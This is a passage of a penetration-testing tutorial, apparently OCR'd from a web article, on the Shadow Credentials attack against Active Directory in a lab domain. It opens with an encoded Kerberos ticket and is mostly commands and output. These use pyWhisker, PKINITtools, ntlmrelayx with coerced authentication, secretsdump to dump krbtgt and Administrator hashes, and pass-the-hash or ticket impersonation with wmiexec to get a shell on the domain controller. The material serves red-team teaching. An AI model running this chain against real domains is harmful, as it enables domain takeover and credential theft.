h7N5GWI1UKKouSnWZgk2wbYHO9BBpUaT5vyA5DrMXg7A8rtwG57SAG2WIOO2AhwD+NmQAX2SNKoyez97BBWqJFO0K5X9bCnLyAz/
YU1NGXjadrT4y1ppKh5ts6Hduh4aCatx/1eIFj0tsbWOzmvkL+FMPAyHhaECXM5SiMcFdYfVJv8+A8mF5mKkNYvQZq781sRIDm/Y
eCmXX6v4RjI3ZAPeGqAhXmb4FhcvnA7iRkURhYpirmupMhNqUkT7djphFHJp7s6oQNWXuQ6H60lo+DBiyfZ84TKVY9Hfx7AwVUEL
hmknFIGrNqQR316foyoq7e91h0EKXhUmnvjnpsSqp3MX77M76sIMgLdO3h/wqSbj1Q+seO/frsZg4VIAIcuCRjyWKjgS024rMS5c
U1RH+i0T8sBxnJHv2xfqajzYqtCyauLAK3RwWI5T1lTHg2p3TH6jG4Q/8pc5NEPwTWJ0I7eBLFLBmCFqWLuP0XTLgxT2Pen4f6j9
vkR9JL+I7obdqmFnJD039bFU/XDJk1Wfusak1A1Ms4LRpHIN3jqRIirzN3wiFzIHyaY5KIXHzNLPqW6G4ZiAWfJ6bM9TEMYD57Bo
udDjCKUU/b59sIEp4bwI5gD5/i3s/ZZB6iAk85mHljR2QcHbnwW25UpPA9Rl0oajO0WPkaTpu0jcIkeso1cC96de2vZarayFGT3v
1Y6vk88Fn7MAR6mpK4/q00GD/eyJN2CNL1JQ9ep8KZVRLVTz9pjMISCk7zvO0+h4PmVsGBfClQ1qjgcswgcigAwIBAKKBwASBvX2
BujCBt6CBtDCBsTCBrqAbMBmgAwIBF6ESBBD+wxORn81FEQFQpwVLTyVxoQwbClBVUlBMRS5MQUKiEDAOoAMCAQGhBzAFGwNkYyS
jBwMFAEDhAAClERgPMjAyMjAxMjEyMzEyMzlaphEYDzIwMjIwMTIyMDkxMjM5WqcRGA8yMDIyMDEyODIzMTIzOVqoDBsKUFVSUEx
FLkxBQqkfMB2gAwIBAqEWMBQbBmtyYnRndBsKcHVycGxlLmxhYg==
```


Shadow Credentials – Domain Admin Service Ticket

The TGS ticket will received and cached into memory. It should be noted that service tickets could be requested to access other sensitive hosts outside of the domain controller so information could be ex-filtrated and used properly into the report.

Domain Admin Service Ticket

Since the service ticket is stored in memory domain controller resources could be accessed from the host using standard user accounts.

```
dir \\dc.purple.lab\c$
```



DC Access Share

Non-Domain Joined

The technique could be also executed from a non domain joined systems if the credentials of the domain admin account or an account which has the required privileges are known. Charlie Bromberg released the python implementation of Whisker called

pyWhisker to assist with operations from hosts which are not attached to the domain. Execution of the first command will list only the device ID and creation time output from a target host which already has a key pair in it's *msDS-KeyCredentialLink* attribute similar to the C# implementation of the tool. However, the tool could also print all the information which is contained in a KeyCredential structure using the *info* flag with the correlated device id.

```
python3 pywhisker.py -d "purple.lab" -u "pentestlab" -p "Password1234" --target
"dc$" --action "list"
python3 pywhisker.py -d "purple.lab" -u "pentestlab" -p "Password1234" --target
"dc$" --action "info" --device-id 730406d6-bcd3-4427-a14b-b0420924a149
```

```
┌──(kali㉿kali)-[~/pywhisker]
└─$ python3 pywhisker.py -d "purple.lab" -u "pentestlab" -p "Password1234" --
target "dc$" --action "list"
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=purple,DC=lab
[*] Listing devices for dc$
[*] DeviceID: 730406d6-bcd3-4427-a14b-b0420924a149 | Creation Time (UTC):
2022-01-21 16:06:58.481054

┌──(kali㉿kali)-[~/pywhisker]
└─$ python3 pywhisker.py -d "purple.lab" -u "pentestlab" -p "Password1234" --
target "dc$" --action "info" --device-id 730406d6-bcd3-4427-a14b-b0420924a149

[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=purple,DC=lab
[+] Found device Id
<KeyCredential structure at 0x7f1a9c13e820>
    | Owner: CN=DC,OU=Domain Controllers,DC=purple,DC=lab
    | Version: 0x200
    | KeyID: Fdsdb/euGQxN5ex/rL8t4DenCON0QfVLJqx+UOot4Gs=
    | KeyHash: 3b570f9e7bc67d4356d63634db940f46639b8240cb97575d1f29c30aab179c15
    | RawKeyMaterial: <dsinternals.common.cryptography.RSAKeyMaterial.RSAKeyMat
erial object at 0x7f1a9c13e310>
    |   | Exponent (E): 65537
    |   | Modulus (N): 0xdd01b859309ae9045594864007b00884e53d8a1ab105bbcd4999711
87e7d1b64110964c613f62c2c3c7301996fe5b6ba77a27f95105bb3e6fed71ae825c4082813d7
62fe02fec152526ea37ee22619460c0fca1c5d6ce0998f5d58f95ffea326faaff9b90c10605c5
745e65a5574a472dcec14f2571e4697052e35d6239ef9a9439f1fd4afd14eb6869362ec188757
9d69a65be8d3ccc59fafb0b4da2877ccc659ce1a0a444e1b2168cac6dd7267913b9e4a1c7674b
94d86477b550c4c1ba87bd028121bb9df7a67c809c3342932948649d069f2c582da3ca3323ad9
0d15e6c6068b6e37f9aa3c8ad58efe03db6f9dda6105a8ad3ff155c8e817f5d83b7abae5
    |   | Prime1 (P): 0x0
    |   | Prime2 (Q): 0x0
    | Usage: KeyUsage.NGC
    | LegacyUsage: None
    | Source: KeySource.AD
    | DeviceId: 730406d6-bcd3-4427-a14b-b0420924a149
    | CustomKeyInfo: <CustomKeyInformation at 0x7f1a9c5177c0>
    |   | Version: 1
    |   | Flags: KeyFlags.NONE
    |   | VolumeType: None
    |   | SupportsNotification: None
    |   | FekKeyVersion: None
    |   | Strength: None
    |   | Reserved: None
    |   | EncodedExtendedCKI: None
    | LastLogonTime (UTC): 2022-01-21 16:06:58.481054
    | CreationTime (UTC): 2022-01-21 16:06:58.481054
```

Shadow Credentials – pyWhisker List


Executing the following command will perform the attack and the generated certificate will be saved locally in .PFX format. Using that certificate the NTLM hash can be retrieved for the machine account or a ticket granting ticket.

```
python3 pywhisker.py -d "purple.lab" -u "pentestlab" -p "Password1234" --target
"dc$" --action "add" --filename dc
```

Shadow Credentials – pyWhisker Generate Key Credential

The certificate could be used with the PKINITtools from Dirk-jan Mollema in order to authenticate with the Key Distribution Center (KDC) and request a ticket granting ticket which will be saved in .ccache format.


```
python3 gettgtpkinit.py -cert-pfx dc.pfx -pfx-pass srjJXERibBHpBYIYKIeO
purple.lab/dc$ dc$.ccache
```



PKINITtools – TGT

The ticket could be cached into the current session using the "*export*" command and using the AS-REP encryption key the NTLM hash of the machine account could be retrieved from PAC similar to the certificate account persistence technique.


```
export KRB5CCNAME=/home/kali/PKINITtools/dc\$.ccache
python3 getnthash.py -key
c1f6bf9a8a7daeaf5c9b68cab6609994b233fa9b3fc30de747f0950111e545c5 purple.lab/dc$
```



PKINITtools – DC$ NTLM Hash

In windows ecosystems Mimikatz could be used to retrieve domain hashes using the DCSync technique. In Linux environments *secretsdump* from Impacket suite could be used to dump the hash of the *krbtgt* account using the hash of the domain controller machine account.


```
python3 secretsdump.py -hashes :5de006c3bf93d30195dff6fadd92a74c
'purple/dc$@10.0.0.1' -just-dc-user krbtgt
```



secretsdump – Pass the Hash

Re-establishing access with the domain controller is also trivial by retrieving the password hash of a domain admin account and then using pass the hash with *wmiexec* python tool.

```
python3 secretsdump.py -hashes :5de006c3bf93d30195dff6fadd92a74c
'purple/dc$@10.0.0.1' -just-dc-user Administrator
python3 wmiexec.py -hashes :58a478135a93ac3bf058a5ea0e8fdb71
Administrator@10.0.0.1
```




secretsdump & wmiexec

Coerced Authentication

The shadow credentials technique has been also implemented into a version of *ntlmrelayx* by Charlie Bromberg. The attack can be conducted in combination with coerced authentication such as PetitPotam, printerbug or ShadowCoerce.

```
python3 ntlmrelayx.py -t ldap://ca --shadow-credentials --shadow-target 'dc$'
```



Shadow Credentials – ntlmrelayx

However, execution of the technique with the method of coerced authentication comes with a restriction as it is not feasible to relay authentication from SMB to LDAP. Therefore direct execution of the above exploits should not work unless authentication is relayed in an alternative protocol like HTTP first and then relayed back to the host which is running the listener. An alternative approach could be to trigger the authentication using the Change-Lockscreen tool from NCC Group under the context of the account which has the required privileges to modify the *msDS-KeyCredentialLink* attribute.

```
Change-Lockscreen.exe -Webdav \\kali1@80\
```

```
[*] Setting up WCF Server
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.0.0.9, attacking target ldap://ca
[*] HTTPD: Received connection from 10.0.0.9, attacking target ldap://ca
[*] Authenticating against ldap://ca as PURPLE\pentestlab SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large dom
ains
[*] Searching for the target account
[*] Authenticating against ldap://ca as PURPLE\pentestlab SUCCEED
[*] Target user found: CN=DC,OU=Domain Controllers,DC=purple,DC=lab
[*] Generating certificate
[*] Enumerating relayed user's privileges. This may take a while on large dom
ains
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: b69bbee0-5c1f-555b-4898-a24b6f26be
11
[*] Updating the msDS-KeyCredentialLink attribute of dc$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: ezlCyMJk.pfx
[*] Must be used with password: i0Oyg3xgWMCUKDmiB9yI
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx ezlCyMJk.pfx -pfx-pass i0Oy
g3xgWMCUKDmiB9yI DOMAIN.LOCAL/dc$ ezlCyMJk.ccache
[*] Shadow credentials attack already performed for dc$, skipping
```

Shadow Credentials – ntlmrelayx

The certificate will be extracted in PFX format with a randomized password string. These could be used with *gettgtpkinit* python tool in order to request a kerberos ticket granting ticket.

```
python3 gettgtpkinit.py -cert-pfx ezlCyMJk.pfx -pfx-pass i0Oyg3xgWMCUKDmiB9yI
purple.lab/dc$ p6nC1xBQ.ccache
```


```
┌──(kali㉿kali)-[~/PKINITtools]
└─$ python3 gettgtpkinit.py -cert-pfx ezlCyMJk.pfx -pfx-pass i0Oyg3xgWMCUKDmi
B9yI purple.lab/dc$ ezlCyMJk.ccache
2022-01-21 17:02:45,912 minikerberos INFO     Loading certificate and key fro
m file
2022-01-21 17:02:45,929 minikerberos INFO     Requesting TGT
2022-01-21 17:03:03,560 minikerberos INFO     AS-REP encryption key (you migh
t need this later):
2022-01-21 17:03:03,560 minikerberos INFO     a52b696a23f6f838b45c475caeca7a1
18d7f5463af89bc4c8246d83fab1ea80e
2022-01-21 17:03:03,566 minikerberos INFO     Saved TGT to file

┌──(kali㉿kali)-[~/PKINITtools]
└─$
```

PKINITtools – TGT Request

The ticket could be cached into the current session using the export command and the path of the ticket. Similarly, to how it was used earlier in the article the NTLM hash of the DC$ account could be retrieved from PAC using the *getnthash* python script.

```
export KRB5CCNAME=/home/kali/PKINITtools/ezlCyMJk.ccache
python3 getnthash.py -key
a52b696a23f6f838b45c475caeca7a118d7f5463af89bc4c8246d83fab1ea80e purple.lab/dc$
```



Shadow Credentials – PKINITtools DC$ NTLM hash

Service tickets could also requested from Linux hosts using the *gets4uticket* python script. The cached ticket which has been requested previously could be used to perform the Kerberos authentication and request a TGS ticket which will be saved in .ccache format for the *cifs* service by impersonating a domain administrator account. The service ticket could be cached in memory and since the ticket belongs to a domain admin account *wmiexec* with Kerberos authentication can be utilized to access the domain controller.

```
python3 gets4uticket.py
kerberos+ccache://purple.lab\\dc\$:ezlCyMJk.ccache@dc.purple.lab
cifs/dc.purple.lab@purple.lab administrator@purple.lab admin.ccache -v
export KRB5CCNAME=/home/kali/PKINITtools/administrator_tgs.ccache
wmiexec.py -k -no-pass purple.lab/administrator@dc.purple.lab
```

```
┌──(kali㉿kali)-[~/PKINITtools]
└─$ python3 gets4uticket.py kerberos+ccache://purple.lab\\dc\$:ezlCyMJk.ccach
e@dc.purple.lab cifs/dc.purple.lab@purple.lab administrator@purple.lab admini
strator_tgs.ccache -v
2022-01-21 17:39:36,377 minikerberos INFO     Trying to get SPN with administ
rator@purple.lab for cifs/dc.purple.lab@purple.lab
2022-01-21 17:39:36,387 minikerberos INFO     Success!
2022-01-21 17:39:36,387 minikerberos INFO     Done!

┌──(kali㉿kali)-[~/PKINITtools]
└─$ export KRB5CCNAME=/home/kali/PKINITtools/administrator_tgs.ccache

┌──(kali㉿kali)-[~/PKINITtools]
└─$ wmiexec.py -k -no-pass purple.lab/administrator@dc.purple.lab
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Co
rporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
dc
```

Access DC via Service Ticket

Tools

Name	URL	Language
Whisker	https://github.com/eladshamir/Whisker	C#
PyWhisker	https://github.com/ShutdownRepo/pywhisker	Python
ntlmrelayx	https://github.com/ShutdownRepo/impacket/tree/pywhisker	Python
PKINITtools	https://github.com/dirkjanm/PKINITtools	Python
Rubeus	https://github.com/GhostPack/Rubeus	C#
Mimikatz	https://github.com/gentilkiwi/mimikatz	C

YouTube

Watch Video At: https://youtu.be/6lyG_DA_0Vg

References

- https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab
- https://www.thehacker.recipes/ad/movement/kerberos/shadow-credentials
- https://shenaniganslabs.io/2021/06/21/Shadow-Credentials.html
- https://www.fortalicesolutions.com/posts/shadow-credentials-workstation-takeover-edition
- https://www.youtube.com/watch?v=u22XC01ewn0